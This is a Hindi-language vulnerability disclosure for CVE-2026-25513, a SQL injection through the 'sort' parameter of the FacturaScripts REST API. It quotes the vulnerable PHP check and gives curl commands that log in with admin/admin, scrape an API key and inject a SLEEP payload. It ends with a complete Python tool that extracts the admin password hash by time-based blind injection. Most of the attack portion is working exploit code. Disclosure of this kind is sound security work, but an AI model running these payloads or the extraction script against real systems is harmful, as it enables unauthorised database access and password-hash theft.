 lukasz-rybak/cve-2026-25513
CVE-2026-25513 - FacturaScripts में API ORDER BY क्लॉज में SQL इंजेक्शन है

| फील्ड | विवरण |
|---|---|
| CVE आईडी | CVE-2026-25513 |
| गंभीरता | उच्च |
| सलाह | सलाह देखें |
| खोजकर्ता | Łukasz Rybak |
FacturaScripts में REST API में एक गंभीर SQL इंजेक्शन भेद्यता है जो प्रमाणित API उपयोगकर्ताओं को sort पैरामीटर के माध्यम से मनमाना SQL क्वेरी निष्पादित करने की अनुमति देती है। यह भेद्यता ModelClass::getOrderBy() विधि में मौजूद है जहाँ उपयोगकर्ता द्वारा प्रदान किए गए सॉर्टिंग पैरामीटर बिना सत्यापन या सैनिटाइज़ेशन के सीधे SQL ORDER BY क्लॉज़ में जोड़ दिए जाते हैं। यह सभी API एंडपॉइंट को प्रभावित करता है जो सॉर्टिंग कार्यक्षमता का समर्थन करते हैं।
FacturaScripts REST API विभिन्न एंडपॉइंट (जैसे, /api/3/users, /api/3/attachedfiles, /api/3/customers) के माध्यम से डेटाबेस मॉडल प्रदर्शित करता है। ये एंडपॉइंट एक sort पैरामीटर का समर्थन करते हैं जो क्लाइंट को परिणाम क्रम निर्दिष्ट करने की अनुमति देता है। API इस पैरामीटर को ModelClass::all() विधि के माध्यम से संसाधित करता है, जो कमजोर getOrderBy() फ़ंक्शन को कॉल करता है।
1. लीगेसी मॉडल:
फ़ाइल: /Core/Model/Base/ModelClass.php
विधि: getOrderBy()
$order ऐरे से कुंजियों और मानों का सीधा संयोजन।
2. आधुनिक मॉडल (DbQuery):
फ़ाइल: /Core/DbQuery.php
विधि: orderBy()
पंक्तियाँ: 255-259
        // If it contains parentheses, it is not escaped (VULNERABILITY!)
        if (strpos($field, '(') !== false && strpos($field, ')') !== false) {
            $this->orderBy[] = $field . ' ' . $order;
            return $this;
        }
यह जाँच SQL फ़ंक्शंस की अनुमति देने के लिए है लेकिन उन्हें मान्य नहीं करती, जिससे मनमाना SQL इंजेक्शन होता है।
चूँकि FacturaScripts को एक मौजूदा API कुंजी की आवश्यकता होती है, हम पहले वेब इंटरफ़ेस के माध्यम से लॉग इन करके एक मान्य कुंजी खोजते हैं।
1. लॉगिन करें और एक मान्य API कुंजी प्राप्त करें: हम सेटिंग्स तक पहुँचने और पहली उपलब्ध कुंजी प्राप्त करने के लिए CSRF टोकन और सत्र कुकीज़ को संभालते हैं।
# Login
TOKEN=$(curl -s -L -c cookies.txt "http://localhost:8091/login" | grep -Po 'name="multireqtoken" value="\K[^"]+' | head -n 1)
curl -s -b cookies.txt -c cookies.txt -X POST "http://localhost:8091/login" \
  -d "fsNick=admin" -d "fsPassword=admin" -d "action=login" -d "multireqtoken=$TOKEN"

# Find the ID of the first existing API key
API_ID=$(curl -s -b cookies.txt "http://localhost:8091/EditSettings?activetab=ListApiKey" | grep -Po 'EditApiKey\?code=\K\d+' | head -n 1)

# Extract the API key string using its ID
API_KEY=$(curl -s -b cookies.txt "http://localhost:8091/EditApiKey?code=$API_ID" | grep -Po 'name="apikey" value="\K[^"]+' | head -n 1)
echo "Using API Key: $API_KEY"
2. समय-आधारित SQL इंजेक्शन सत्यापित करें:
निकाली गई API_KEY का X-Auth-Token हेडर में उपयोग करें।
# सामान्य अनुरोध (बेसलाइन)
time curl -g -s -H "X-Auth-Token: $API_KEY" "http://localhost:8091/api/3/users?limit=1"

# इंजेक्टेड अनुरोध (सॉर्ट कुंजी में SLEEP पेलोड)
time curl -g -s -H "X-Auth-Token: $API_KEY" \
  "http://localhost:8091/api/3/users?limit=1&sort[nick,(SELECT(SLEEP(3)))]=ASC"
अपेक्षित परिणाम: इंजेक्टेड अनुरोध में काफी अधिक समय लगेगा (देरी डेटाबेस रिकॉर्ड पर निर्भर करती है), जो SQL इंजेक्शन की पुष्टि करता है।

यह स्क्रिप्ट स्वचालित रूप से FacturaScripts में लॉग इन करती है, एक मान्य API कुंजी प्राप्त करती है, और समय-आधारित ब्लाइंड SQL इंजेक्शन का उपयोग करके केस-सेंसिटिव डेटा निष्कर्षण करती है।
import requests
import time
import string
import re

# Configuration
BASE_URL = "http://localhost:8091"
USERNAME = "admin"
PASSWORD = "admin"
API_ENDPOINT = "/api/3/users"

session = requests.Session()

def get_token(url):
    """Extract multireqtoken from any page"""
    res = session.get(url)
    match = re.search(r'name="multireqtoken" value="([^"]+)"', res.text)
    return match.group(1) if match else None

def get_api_key():
    """Logs in and retrieves the first active API key dynamically"""
    print(f"[*] Logging in as {USERNAME}...")

    # 1. Login flow
    token = get_token(f"{BASE_URL}/login")
    if not token:
        print("[!] Failed to get initial CSRF token")
        return None

    login_data = {
        "fsNick": USERNAME,
        "fsPassword": PASSWORD,
        "action": "login",
        "multireqtoken": token
    }
    res = session.post(f"{BASE_URL}/login", data=login_data)
    if "Dashboard" not in res.text:
        print("[!] Login failed!")
        return None
    print("[+] Login successful.")

    # 2. Retrieve API Key ID from settings
    print("[*] Accessing API settings...")
    res = session.get(f"{BASE_URL}/EditSettings?activetab=ListApiKey")
    id_match = re.search(r'EditApiKey\?code=(\d+)', res.text)
    if not id_match:
        print("[!] No API keys found in system!")
        return None

    api_id = id_match.group(1)

    # 3. Get the actual API key string
    print(f"[*] Retrieving API key for ID {api_id}...")
    res = session.get(f"{BASE_URL}/EditApiKey?code={api_id}")
    key_match = re.search(r'name="apikey" value="([^"]+)"', res.text)
    if not key_match:
        print("[!] Failed to extract API key from page!")
        return None

    return key_match.group(1)

def time_based_sqli(api_key, payload):
    """Execute time-based SQL injection and measure response time"""
    headers = {"X-Auth-Token": api_key}
    params = {
        'limit': 1,
        f'sort[{payload}]': 'ASC'
    }
    start = time.time()
    try:
        requests.get(f"{BASE_URL}{API_ENDPOINT}", headers=headers, params=params, timeout=10)
    except requests.exceptions.ReadTimeout:
        return 10.0
    except:
        pass
    return time.time() - start

def extract_data(api_key, query, length=60):
    """Extracts data char by char using time-based blind SQLi"""
    extracted = ""
    charset = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ$./"

    print(f"[*] Starting extraction for query: {query}")
    for i in range(1, length + 1):
        found = False
        for char in charset:
            # Added BINARY to force case-sensitive comparison
            payload = f"(SELECT IF(BINARY SUBSTRING(({query}),{i},1)='{char}',SLEEP(2),nick))"
            elapsed = time_based_sqli(api_key, payload)

            if elapsed >= 2.0:
                extracted += char
                print(f"[+] Found char at pos {i}: {char} -> {extracted}")
                found = True
                break
        if not found:
            break
    return extracted

def main():
    print("="*60)
    print(" FacturaScripts Dynamic SQLi Exfiltration Tool")
    print("="*60)

    # 1. Get API Key dynamically
    api_key = get_api_key()
    if not api_key:
        return
    print(f"[+] Using API Key: {api_key}")

    # 2. Verify vulnerability
    print("[*] Verifying vulnerability...")
    if time_based_sqli(api_key, "(SELECT SLEEP(2))") >= 2.0:
        print("[+] System is VULNERABLE!")
    else:
        print("[-] System not vulnerable or API key invalid.")
        return

    # 3. Extract Admin Password Hash
    admin_hash = extract_data(api_key, "SELECT password FROM users WHERE nick='admin'")
    print(f"\n[!] FINAL ADMIN HASH: {admin_hash}")
